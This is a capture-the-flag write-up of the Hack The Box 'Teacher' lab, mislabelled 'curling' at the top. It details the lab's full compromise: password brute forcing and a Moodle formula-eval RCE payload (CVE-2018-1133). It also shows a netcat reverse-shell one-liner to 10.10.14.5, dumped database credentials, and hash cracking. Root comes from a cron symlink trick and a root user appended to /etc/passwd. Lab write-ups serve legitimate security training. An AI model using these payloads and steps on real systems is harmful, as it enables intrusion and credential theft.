Overview

- **Machine Name**: curling
- **Difficulty**: Medium
- **IP**: 10.10.10.153
- **Teacher is a "medium " difficulty machine, which teaches techniques for identifying and exploiting logical flaws and vulnerabilities of outdated modules within popular CMS (in this instance Moodle), enumeration of sensitive information within the backend database and leverage misconfigurations on the operating system, which lead to a complete compromise of a system.**


Nmap Enumerate:

sudo nmap -p- --min-rate 10000 10.10.10.153 -sCV -o output_nmap

Opening Ports

```
Not shown: 58958 filtered tcp ports (no-response), 6576 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
80/tcp open  tcpwrapped
|_http-server-header: Apache/2.4.25 (Debian)
```

PORT 80



Dirsearch Enumerate:

dirsearch -u 10.10.10.153 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,html,txt -i 200,301,403,302 -x 404

Found directories

/images (Status: 301)
/css (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/javascript (Status: 301)
/fonts (Status: 301)
/phpmyadmin (Status: 403)
/moodle (Status: 301)

---

accessing /images

From enumerating images folder i saw a weird image which is5.png 200 not like others

4_6.png	2018-06-27 03:25	4.7K
5.png	2018-06-27 03:43	200
5_2.png	2018-06-27 03:25	6.5K
5_3.png	2018-06-27 03:25	6.3K
5_4.png	2018-06-27 03:25	6.1K

So i download the image using wget tool to know what is inside the image

Wget

wget http://10.10.10.153/images/5.png


```
┌──(root㉿kali)-[/home/kali/Documents/htb/teacher]
└─# wget http://10.10.10.153/images/5.png
--2024-12-19 07:06:39--  http://10.10.10.153/images/5.png
Connecting to 10.10.10.153:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 200 [image/png]
Saving to: '5.png'

5.png                   100%[===================================>]     200  --.-KB/s    in 0s

2024-12-19 07:06:59 (6.68 MB/s) - '5.png' saved [200/200]
```

Cat 5.png

```
┌──(root㉿kali)-[/home/kali/Documents/htb/teacher]
└─# cat 5.png
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
```

I noticed that the username is Giovanni and password is Th4C00lTheacha But the password is not complete. So i did Brute forcing on burp suite to guess the missing character

http://teacher.htb/moodle/login/index.php




I sent the request to the repeater to fetch the request

```
POST /moodle/login/index.php HTTP/1.1
Host: teacher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
ge/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://teacher.htb
Connection: keep-alive
Referer: http://teacher.htb/moodle/login/index.php
Cookie: MoodleSession=dbb62dpvod97v8t8pvkabpdrf4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

anchor=&username=Giovanni+&password=Th4C00lTheacha
```

Brute Forcing on burpsuite

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://teacher.htb
Connection: keep-alive
Referer: http://teacher.htb/moodle/login/index.php
Cookie: MoodleSession=dbb62dpvod97v8t8pvkabpdrf4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

anchor=&username=Giovanni+&password=§Th4C00lTheacha§
```

Simple list



22	Th4C00lTheachav	303	347	905
23	Th4C00lTheachaw	303	344	905
24	Th4C00lTheachax	303	354	905
25	Th4C00lTheachay	303	317	905
26	Th4C00lTheachaz	303	333	905
27	Th4C00lTheacha!	303	305	905
28	Th4C00lTheacha@	303	327	905
29	Th4C00lTheacha#	303	483	1099
30	Th4C00lTheacha$	303	321	905


We can see that there is a distinguished length which is 1099 and value of the missing part is **#** so the correct password is **Th4C00lTheacha#**

/Final Credentials

username : Giovanni
Password: Th4C00lTheacha#

/login to the admin_panel

Finally i logged in to the admin_panel



So after that i searched on google to exploit moodle (moodle teacher exploit)

/RCE , Initial Shell as www-data


Background


CVE-2018-1133 was a vulnerability that allows any user in the teacher role to get remote code execution through Moodle. The vulnerability is in the part of the code that allows a teacher to define a problem like “What is {x} + {y}?”, and have different x and y for each student. Moodle picks a random x

and y, and then gets the answer by calling php's eval() on the formula input. So if I can poison the input, I can get it to run my code. The post gives the following string that will give execution and bypass filters:

/{a*/* $_GET[0]`;//{x}}*

Sitehome > algebra > setting > turn editing on > add an active directory > Quiz > save and display >






Shell Command

From the same url after adding the question i added the cmd parameter in the url & cmd =
Then added the reverse shell command

http://teacher.htb/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow=datasetitems&cmid=7&cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|nc+10.10.14.5+1234+%3E/tmp/f


---

Opening Listening port



FULL PATH:
http://teacher.htb/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7%26addonpage%3D0&appendqnumstring=addquestion&scrollpos=0&id=6&wizardnow=datasetitems&cmid=7&cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|nc+10.10.14.5+1234+%3E/tmp/f

SHORTEN COMMAND:
&cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+1234+>/tmp/f



Getting better interactive shell

```
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.153] 55620
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@teacher:/var/www/html/moodle/question$ export TERM=xterm
export TERM=xterm
www-data@teacher:/var/www/html/moodle/question$
```

I got the user flag file but could not read it because i don't have permission

```
www-data@teacher:/home$ ls -lah
ls -lah
total 12K
drwxr-xr-x  3 root     root     4.0K Mar 21  2022 .
drwxr-xr-x 22 root     root     4.0K Nov 30  2023 ..
drwxr-x——  4 giovanni giovanni 4.0K Apr 27  2022 giovanni
www-data@teacher:/home$ whoami
whoami
www-data
www-data@teacher:/home$
```

Privesc: www-data -> giovanni

I saw a file in /var/www/html/moodle/config.php i read it and found database credentials

```
unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);
```

Connecting to database

Mysql -u root -p

password :

```
www-data@teacher:/var/www/html/moodle$ mysql -u root -p
mysql -u root -p
Enter password: Welkom1!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 297
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Show databases;

```
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| moodle             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.01 sec)
```

Use moodle

```
5 rows in set (0.00 sec)

MariaDB [(none)]> use moodle
use moodle
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [moodle]>
```

Show tables;

```
Database changed
MariaDB [moodle]> SHOW TABLES;
SHOW TABLES;
```

```
| mdl_upgrade_log                          |
| mdl_url                                  |
| mdl_user                                 |
| mdl_user_devices                         |
| mdl_user_enrolments                      |
```

Describe mdl_user

```
;
+--------------------+---------------+------+-----+------------+-----------------+
| Field              | Type          | Null | Key | Default    | Extra           |
+--------------------+---------------+------+-----+------------+-----------------+
| id                 | bigint(10)    | NO   | PRI | NULL       | auto_increment  |
| auth               | varchar(20)   | NO   | MUL | manual     |                 |
| confirmed          | tinyint(1)    | NO   | MUL | 0          |                 |
| policyagreed       | tinyint(1)    | NO   | MUL | 0          |                 |
| deleted            | tinyint(1)    | NO   | MUL | 0          |                 |
| suspended          | tinyint(1)    | NO   |     | 0          |                 |
| mnethostid         | bigint(10)    | NO   | MUL | 0          |                 |
| username           | varchar(100)  | NO   |     |            |                 |
| password           | varchar(255)  | NO   |     |            |                 |
| idnumber           | varchar(255)  | NO   | MUL |            |                 |
| firstname          | varchar(100)  | NO   | MUL |            |                 |
| lastname           | varchar(100)  | NO   | MUL |            |                 |
| email              | varchar(100)  | NO   | MUL |            |                 |
| emailstop          | tinyint(1)    | NO   |     | 0          |                 |
| icq                | varchar(15)   | NO   |     |            |                 |
| skype              | varchar(50)   | NO   |     |            |                 |
| yahoo              | varchar(50)   | NO   |     |            |                 |
| aim                | varchar(50)   | NO   |     |            |                 |
```

Select id,username,password from mdl_user;

```
;
+------+--------------+-------------------------------------------------------------+
| id   | username     | password                                                    |
+------+--------------+-------------------------------------------------------------+
|    1 | guest        | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |
|    2 | admin        | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |
|    3 | giovanni     | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |
| 1337 | Giovannibak  | 7a860966115182402ed06375cf0a22af                            |
```

Crack The hash password

Enter up to 20 non-salted hashes, one per line:

```
7a860966115182402ed06375cf0a22af
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
7a860966115182402ed06375cf0a22af	md5	expelled

The password is **expelled**

su giovanni

```
www-data@teacher:/var/www$ cd ../../home
cd ../../home
www-data@teacher:/home$ su giovanni
su giovanni
Password: expelled

giovanni@teacher:/home$
```

```
giovanni@teacher:/home$ whoami
whoami
giovanni
giovanni@teacher:/home$
```

giovanni flag :

root@kali: /home/kali/Downloads × | giovanni@teacher: ~ × | kali@kali: ~/Documents/htb/teacher ×

```
giovanni@teacher:~$ cat user.txt
cat user.txt
62518d03fbf51fdfc04cbe1f16f0e682
giovanni@teacher:~$
```

Privesc: giovanni –> root

pspy64:

I opened http server to upload pspy script on the target machine

```
┌──(root㉿kali)-[/home/kali/Documents/htb/teacher]
└─# ls
5.png  cred.txt  gobuster  output_nmap  pspy64  reports

┌──(root㉿kali)-[/home/kali/Documents/htb/teacher]
└─# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.153 - - [20/Dec/2024 04:21:39] "GET /pspy64 HTTP/1.1" 200 -
```

Then i uploaded the script and changed mood permission

```
courses  tmp
giovanni@teacher:~/work$ cd /dev/shm
cd /dev/shm
giovanni@teacher:/dev/shm$ wget http://10.10.14.5/pspy64
wget http://10.10.14.5/pspy64
--2024-12-20 10:21:57--  http://10.10.14.5/pspy64
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.94M   338KB/s    in 8.7s

2024-12-20 10:22:06 (347 KB/s) - 'pspy64' saved [3078592/3078592]

giovanni@teacher:/dev/shm$ ls
ls
pspy64
giovanni@teacher:/dev/shm$ chmod +x pspy64
chmod +x pspy64
giovanni@teacher:/dev/shm$ ls -lah
```

```
giovanni@teacher:/dev/shm$ ls -lah
ls -lah
total 3.0M
drwxrwxrwt  2 root     root       60 Dec 20 10:21 .
drwxr-xr-x 17 root     root     3.0K Dec 20 00:01 ..
-rwxrwxrwx  1 giovanni giovanni 3.0M Dec 20 04:10 pspy64
giovanni@teacher:/dev/shm$ ./pspy64
```

I saw an interesting file which is backup.sh

```
|
|
| /sbin/init
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| /bin/sh -c /usr/bin/backup.sh
| /bin/bash /usr/bin/backup.sh
```

Read the backup.sh

```
cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

```
giovanni@teacher:~/work$ rm -r tmp
rm -r tmp
giovanni@teacher:~/work$ ln -s /etc/shadow > /home/giovanni/work/tmp
ln -s /etc/shadow > /home/giovanni/work/tmp
giovanni@teacher:~/work$ ls -la
ls -la
total 12
drwxr-xr-x 3 giovanni giovanni 4096 Dec 20 15:08 .
drwxr-x--- 4 giovanni giovanni 4096 Apr 27  2022 ..
drwxrwxrwx 3 giovanni giovanni 4096 Mar 21  2022 courses
lrwxrwxrwx 1 giovanni giovanni   11 Dec 20 15:08 shadow → /etc/shadow
-rw-rw-rw- 1 giovanni giovanni    0 Dec 20 15:08 tmp
giovanni@teacher:~/work$
```

```
giovanni@teacher:~/work$ ls -la /etc/shadow
ls -la /etc/shadow
-rwxrwxrwx 1 root shadow 961 Jun 27  2018 /etc/shadow
```

Step-by-Step Analysis:

Step 1: Removing the existing `tmp` directory

rm -r tmp

Step 2: Creating a symlink to `/etc/shadow`

ln -s /etc/shadow tmp

A symlink named `tmp` is created in `/home/giovanni/work`, pointing to the critical system file `/etc/shadow`.

Step 3: Viewing the files and permissions

ls -la

At this point, the directory structure shows:

- `tmp` as a symlink to `/etc/shadow`.

Step 4: Running the `backup.sh` script

- **The script:**
  1. Navigates to `/home/giovanni/work`.
  2. Attempts to create a compressed archive in `tmp/backup_courses.tar.gz`.
  3. Since `tmp` is a symlink, operations involving `tmp` now target `/etc/shadow`.
  4. When `chmod 777 * -R` runs:
     - It recursively changes the permissions of `/etc/shadow` to 777.

Step 5: Outcome

- **Now `/etc/shadow` has world-readable and writable permissions (`rwxrwxrwx`), exposing all user password hashes.**
- **This allows a non-root user to:**
  - **Read the password hashes.**
  - **Modify or replace the content of `/etc/shadow`, potentially adding their own hashed password for `root`.**

Getting root flag

I created a password and read /etc/passwd to get the syntax and replaced it with user oxdf and gave him root privileges

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl passwd -1 -salt xyz password
$1$xyz$cEUv8aN9ehjhMXG/kSFnM1
```

```
mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false
giovanni:x:1000:1000:Giovanni,1337,,:/home/giovanni:/bin/bash
```

```
giovanni:x:1000:1000:Giovanni,1337,,:/home/giovanni:/bin/bash
giovanni@teacher:~/work$ echo 'oxdf:$1$xyz$cEUv8aN9ehjhMXG/kSFnM1:0:0:pwned:/root:/bin/bash' >> /etc/passwd
t:/bin/bash' >> /etc/passwdhjhMXG/kSFnM1:0:0:pwned:/root
giovanni@teacher:~/work$ su oxdf
su oxdf
Password: password

root@teacher:/home/giovanni/work# whoami
whoami
root
root@teacher:/home/giovanni/work#
```

Root flag

```
root
root@teacher:/home/giovanni/work# cat /root/root.txt
cat /root/root.txt
f9ea294b620a0b5caa56e907fbf4656d
```